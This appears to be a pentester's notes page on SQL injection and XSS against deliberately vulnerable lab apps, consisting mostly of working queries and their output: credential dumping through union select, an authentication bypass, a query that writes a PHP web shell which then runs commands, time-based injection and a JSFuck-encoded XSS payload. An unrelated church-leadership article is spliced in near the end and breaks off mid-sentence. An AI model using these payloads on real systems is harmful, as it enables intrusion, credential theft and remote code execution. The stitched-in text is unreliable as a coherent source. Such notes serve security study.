Red Teaming Experiments


SQL Injection & XSS Playground

This is my playground for SQL injection and XSS

Classic SQL Injection


Union Select Data Extraction

```
mysql> select * from users where user_id = 1 order by 7;
ERROR 1054 (42S22): Unknown column '7' in 'order clause'
mysql> select * from users where user_id = 1 order by 6;
mysql> select * from users where user_id = 1 union select 1,2,3,4,5,6;
```



```
+----------+------------+-----------+-------+----------------------------------+------------------------------------------+
1 row in set (0.00 sec)

mysql> select * from users where user_id = 1 union select 1,2,3,4,5,6;
+---------+------------+-----------+-------+----------------------------------+------------------------------------------+
| user_id | first_name | last_name | user  | password                         | avatar                                   |
+---------+------------+-----------+-------+----------------------------------+------------------------------------------+
|       1 | admin      | admin     | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | http://10.0.0.14/dvwa/hackable/users/admin.jpg |
|       1 | 2          | 3         | 4     | 5                                | 6                                        |
+---------+------------+-----------+-------+----------------------------------+------------------------------------------+
2 rows in set (0.00 sec)
```


```
select * from users where user_id = 1 union all select 1,(select group_concat(user,
```



```
mysql> select * from users where user_id = 1 union all select 1,(select group_concat(user,0x3a,password) from users),3,4,5,6;
+---------+--------------------------------------------------------------------------------------------------------------------------------------------------------------------------+-----------+-------+----------------------------------+------------------
| user_id | first_name                                                                                                                                                               | last_name | user  | password                         | avatar
+---------+--------------------------------------------------------------------------------------------------------------------------------------------------------------------------+-----------+-------+----------------------------------+------------------
|       1 | admin                                                                                                                                                                    | admin     | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | http://10.0.0.14/dvwa/hackable/users/admin.jpg |
|       1 | admin:5f4dcc3b5aa765d61d8327deb882cf99,gordonb:e99a18c428cb38d5f260853678922e03,1337:8d3533d75ae2c3966d7e0d4fcc69216b,pablo:0d107d09f5bbe40cade3de5c71e9e9b7,smithy:5f4dcc3b5aa765d61d8327deb882cf99 | 3         | 4     | 5                                | 6
+---------+--------------------------------------------------------------------------------------------------------------------------------------------------------------------------+-----------+-------+----------------------------------+------------------
2 rows in set (0.00 sec)
```

Authentication Bypass


```
mysql> select * from users where user='admin' and password='blah' or 1 # 5f4dcc3b5a
```



```
mysql> select * from users where user='admin' and password='blah' or 1 # 5f4dcc3b5aa765d61d8327deb882cf99'
    -> ;
+---------+------------+-----------+---------+----------------------------------+-------------------------------------------------+
| user_id | first_name | last_name | user    | password                         | avatar                                          |
+---------+------------+-----------+---------+----------------------------------+-------------------------------------------------+
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 | http://10.0.0.14/dvwa/hackable/users/admin.jpg  |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03 | http://10.0.0.14/dvwa/hackable/users/gordonb.jpg |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b | http://10.0.0.14/dvwa/hackable/users/1337.jpg   |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 | http://10.0.0.14/dvwa/hackable/users/pablo.jpg  |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 | http://10.0.0.14/dvwa/hackable/users/smithy.jpg |
+---------+------------+-----------+---------+----------------------------------+-------------------------------------------------+
5 rows in set (0.00 sec)
```

Second Order Injection

```
mysql> insert into accounts (username, password, mysignature) values ('admin','myne
```




```
mysql> insert into accounts (username, password, mysignature) values ('admin','mynewpass',(select user())) # 'mynewsignature');
    -> ;
Query OK, 1 row affected (0.00 sec)

mysql> select * from accounts;
+-----+----------+-------------+------------------------------+----------+
| cid | username | password    | mysignature                  | is_admin |
+-----+----------+-------------+------------------------------+----------+
|   1 | admin    | adminpass   | Monkey!                      | TRUE     |
|   2 | adrian   | somepassword | Zombie Films Rock!          | TRUE     |
|   3 | john     | monkey      | I like the smell of confunk  | FALSE    |
|   4 | jeremy   | password    | d1373 1337 speak             | FALSE    |
|   5 | bryce    | password    | I Love SANS                  | FALSE    |
|   6 | samurai  | samurai     | Carving Fools                | FALSE    |
|   7 | jim      | password    | Jim Rome is Burning          | FALSE    |
|   8 | bobby    | password    | Hank is my dad               | FALSE    |
|   9 | simba    | password    | I am a cat                   | FALSE    |
|  10 | dreveil  | password    | Preparation H                | FALSE    |
|  11 | scotty   | password    | Scotty Do                    | FALSE    |
|  12 | cal      | password    | Go Wildcats                  | FALSE    |
|  13 | john     | password    | Do the Duggie!               | FALSE    |
|  14 | kevin    | 42          | Doug Adams rocks             | FALSE    |
|  15 | dave     | set         | Bet on S.E.T. FTW            | FALSE    |
|  16 | ed       | pentest     | Commandline KungFu anyone?   | FALSE    |
|  17 | admin    | mynewpass   | root@localhost               | NULL     |
+-----+----------+-------------+------------------------------+----------+
17 rows in set (0.00 sec)
```

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 1 (Arrogent) Hints: Disabled (0 - I try harder) Logged In User: admin (root@localhost)

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

```
mysql> select * from users where user_id = 1 union select all 1,2,3,4,"<?php system
```



```
mysql> select * from users where user_id = 1 union select all 1,2,3,4,"<?php system($_REQUEST['c']);?>",6 into outfile "/var/www/dvwa/shell.
php" #;
    -> ;
Query OK, 2 rows affected (0.00 sec)

mysql> 
```


```
root@metasploitable:/var/www/dvwa# cat shell.php
1       admin   admin   admin   5f4dcc3b5aa765d61d8327deb882cf99        http://10.0.0.14/dvwa/hackable/users/admin.jpg
1       2       3       4       <?php system($_REQUEST['c']);?> 6
root@metasploitable:/var/www/dvwa#
root@metasploitable:/var/www/dvwa#
root@metasploitable:/var/www/dvwa# curl http://10.0.0.14/dvwa/shell.php?c=id;whoami
1       admin   admin   admin   5f4dcc3b5aa765d61d8327deb882cf99        http://10.0.0.14/dvwa/hackable/users/admin.jpg
1       2       3       4       uid=33(www-data) gid=33(www-data) groups=33(www-data)
        6
```

Mozilla Firefox
10.0.0.14/mutillidae/inde
10.0.0.14/dvwa/shell.php?c=
10.0.0.14/dvwa/shell.php?c=id;whoami
Search

1 admin admin admin 5f4dcc3b5aa765d61d8327deb882cf99 http://10.0.0.14/dvwa/hackable/users/admin.jpg 1 2 3 4 uid=33(www-data) gid=33(www-data) groups=33(www-data) www-data 6

Conditional Select


```
mysql> select * from users where user = (select concat((select if(1>0,'adm','b')),'
```



```
mysql> select * from users where user = (select concat((select if(1>0,'adm','b')),"in"));
+---------+------------+-----------+-------+----------------------------------+---------------------------------------------+
| user_id | first_name | last_name | user  | password                         | avatar                                      |
+---------+------------+-----------+-------+----------------------------------+---------------------------------------------+
|       1 | admin      | admin     | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | http://10.0.0.14/dvwa/hackable/users/admin.jpg |
+---------+------------+-----------+-------+----------------------------------+---------------------------------------------+
1 row in set (0.00 sec)
```

Bypassing Whitespace Filtering

```
mysql> select * from users where user_id = 1/**/union/**/select/**/all/**/1,2,3,4,5
```




```
mysql> select * from users where user_id = 1/**/union/**/select/**/all/**/1,2,3,4,5,6;
+---------+------------+-----------+-------+----------------------------------+---------------------------------------------+
| user_id | first_name | last_name | user  | password                         | avatar                                      |
+---------+------------+-----------+-------+----------------------------------+---------------------------------------------+
|       1 | admin      | admin     | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | http://10.0.0.14/dvwa/hackable/users/admin.jpg |
|       1 | 2          | 3         | 4     | 5                                | 6                                           |
+---------+------------+-----------+-------+----------------------------------+---------------------------------------------+
2 rows in set (0.00 sec)
```

Time Based SQL Injection


Sleep Invokation

```
mysql> select * from users where user_id = 1 or (select sleep(1)+1);
```




```
|       1 | admin      | admin     | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 | http://10.0.0.14/dvwa/hackable/users/admin.jpg   |
|       2 | Gordon     | Brown     | gordonb | e99a18c428cb38d5f260853678922e03 | http://10.0.0.14/dvwa/hackable/users/gordonb.jpg |
|       3 | Hack       | Me        | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b | http://10.0.0.14/dvwa/hackable/users/1337.jpg    |
|       4 | Pablo      | Picasso   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 | http://10.0.0.14/dvwa/hackable/users/pablo.jpg   |
|       5 | Bob        | Smith     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 | http://10.0.0.14/dvwa/hackable/users/smithy.jpg  |
+---------+------------+-----------+---------+----------------------------------+--------------------------------------------------+
5 rows in set (4.00 sec)
```

```
select * from users where user_id = 1 union select 1,2,3,4,5,sleep(1);
```



```
mysql> select * from users where user_id = 1 union select 1,2,3,4,5,sleep(1);
+---------+------------+-----------+-------+----------------------------------+------------------------------------------------+
| user_id | first_name | last_name | user  | password                         | avatar                                         |
+---------+------------+-----------+-------+----------------------------------+------------------------------------------------+
|       1 | admin      | admin     | admin | 5f4dcc3b5aa765d61d8327deb882cf99 | http://10.0.0.14/dvwa/hackable/users/admin.jpg |
|       1 | 2          | 3         | 4     | 5                                | 0                                              |
+---------+------------+-----------+-------+----------------------------------+------------------------------------------------+
2 rows in set (1.01 sec)
```

XSS



```
--
think the database password is set to blank or perhaps samurai. It depends on whether you installed this web app from irongeeks
te or are using it inside Kevin Johnsons Samurai web testing framework. It is ok to put the password in HTML comments because
 user will ever see this comment. I remember that security instructor saying we should use the framework comment symbols
SP.NET, JAVA, PHP, Etc.) rather than HTML comments, but we all know those security instructors are just making all this up.
>
DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
tml> ev
<head>…</head>
<body onload="onLoadOfBody(this);">
 <table class="main-table-frame" cellspacing="0px" cellpadding="0px" border="1px">
  <tbody>
   <tr>…</tr>
   <tr>…</tr>
   <tr>…</tr>
   <tr>
    <td style="vertical-align:top;text-align:left;background-color:#ccccff;width:10%">…</td>
    <td valign="top">
     <blockquote>
      <!--Begin Content-->
      <div class="page-title">Pen Test Tool Lookup</div>
      <div style="margin: 5px;">…</div>
      <!--BEGIN HTML OUTPUT-->
      <script type="text/javascript">…</script>
      <fieldset style="width: 500px;">
       <legend>Pen Test Tools</legend>
       <form id="idForm" action="index.php?page=pen-test-tool-lookup.php" method="post" enctype="application/x-www-form-
       urlencoded" onsubmit=""> ev
        <table>
         <tbody>
          <tr id="id-invalid-input-tr" style="display: none;">…</tr>
          <tr>…</tr>
          <tr>…</tr>
          <tr>…</tr>
          <tr>
           <td class="label" style="text-align: right;">Pen Test Tool</td>
           <td>
            <select id="idToolSelect" name="ToolID">
             <option value="0923ac83-8b50-4eda-ad81-f1aac6168c5c" selected="selected">Please Choose Tool</option>
             <option value="c84326e4-7487-41d3-91fd-88280828c756">Show All</option>
             <option value="1">WebSecurify</option>
             <option value="2">Grendel-Scan</option>
             <option value="3">Skipfish</option>
```

main-table-frame › tbody › tr › td › blockquote › fieldset › form#idForm › table › tbody › tr › td › select#idToolSelect › option

Strtoupper Bypass


Say we have the following PHP code that takes `name` as a user supplied parameter:

```php
<?php
        $input=$_GET['name'];
        $sanitized=strtoupper(htmlspecialchars($input));
        echo '<form action="">';
        echo "First name: <input type='text' name='name' value='".$sanitized."'><
```

Line 3 is vulnerable to XSS, and we can break out of the input with a single quote `'`:

```
$sanitized=strtoupper(htmlspecialchars($input));
```

For example, if we set the `name` parameter to the value of `a'`, we get:




localhost/?name=a'

First name: A

```
<html>
  <head></head>
  <body>
    <form action="">
      First name:
      <input name="name" value="A" '="" type="text">
      <br>
      <input value="Submit form" type="submit">
    </form>
  </body>
</html>
```

To bypass this constraint, we can encode our payload using JsFuck, which eliminates all the letters from the payload and leaves us with this:

```
A' onmouseover='[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!
```



```
<html>
  <head></head>
  <body>
    <form action="">
      First name:
      <input name="name" value="A" onmouseover="[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!…]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]])()" '="" type="text"> ev
      <br>
      <input value="Submit form" type="submit">
    </form>
  </body>
</html>
```

References

MySQL SQL Injection Cheat Sheet | pentestmonkey

pentestmonkey.net

Hacking website using SQL Injection -step by step guide – Ethical Hacking Tutorials | Learn How to Hack | Hacking Tricks | Penetration Testing Lab

breakthesecurity.cysecurity.org

God's ready to do 'a new thing,' but is your church?

by: Tony Morgan

Tony Morgan is pastor of administrative services at Granger Community Church.

As a leader, do you find yourself in reaction mode? Are you responding to people, problems, and your ministry environment, or are you trying to develop a ministry strategy that will help your church move in a new direction so that it has a growing impact on people's lives?

God promised us in Isaiah that he has a new path planned for our lives and our ministry: "Forget the former things; do not dwell on the past. See, I am doing a new thing! Now it springs up; do you not perceive it? I am making a way in the desert and streams in the wasteland" (Isaiah 43:18-19).

The challenge of sharing Christ with this postmodern world seems overwhelming at times. How do we being the message of truth to a society that runs from people who have the answer? The church must pursue a "new thing." We must constantly be acknowledging that yesterday's methods most likely will not bear fruit tomorrow. There is a way in the desert that God will reveal, but we must actively pursue Jesus and His new direction for our ministry.

Fortunately, we serve a God who loves new things. There is no one who's more creative. No one has greater wisdom. Our God has promised a plan and a vision for our next steps – a strategy for our future.

David shared this understanding when he explained: "I have set the Lord always before

- Going Outside the Church Walls
- Not Who You Think They Are: The Real Story of People Who Attend America's Megachurches
- Why Facebook and Other Social Networks May Not Work for Your Church
- Planning for Big Success with Small Groups
- Design NewZ 2006 – The Community Event Center
- Guidelines for Ministry Workers
- Church Safety 101 Checklist
- Avoiding the Money Conflict
- Design NewZ 2009 – Community, Worship and Education
- Design NewZ 2007 – Building Community Through Design

Pinned posts - Previous
Pentesting Cheatsheets

Next - Pinned posts
Powershell Payload Delivery via DNS using Invoke-PowerCloud

Last updated 5 months ago

WAS THIS PAGE HELPFUL?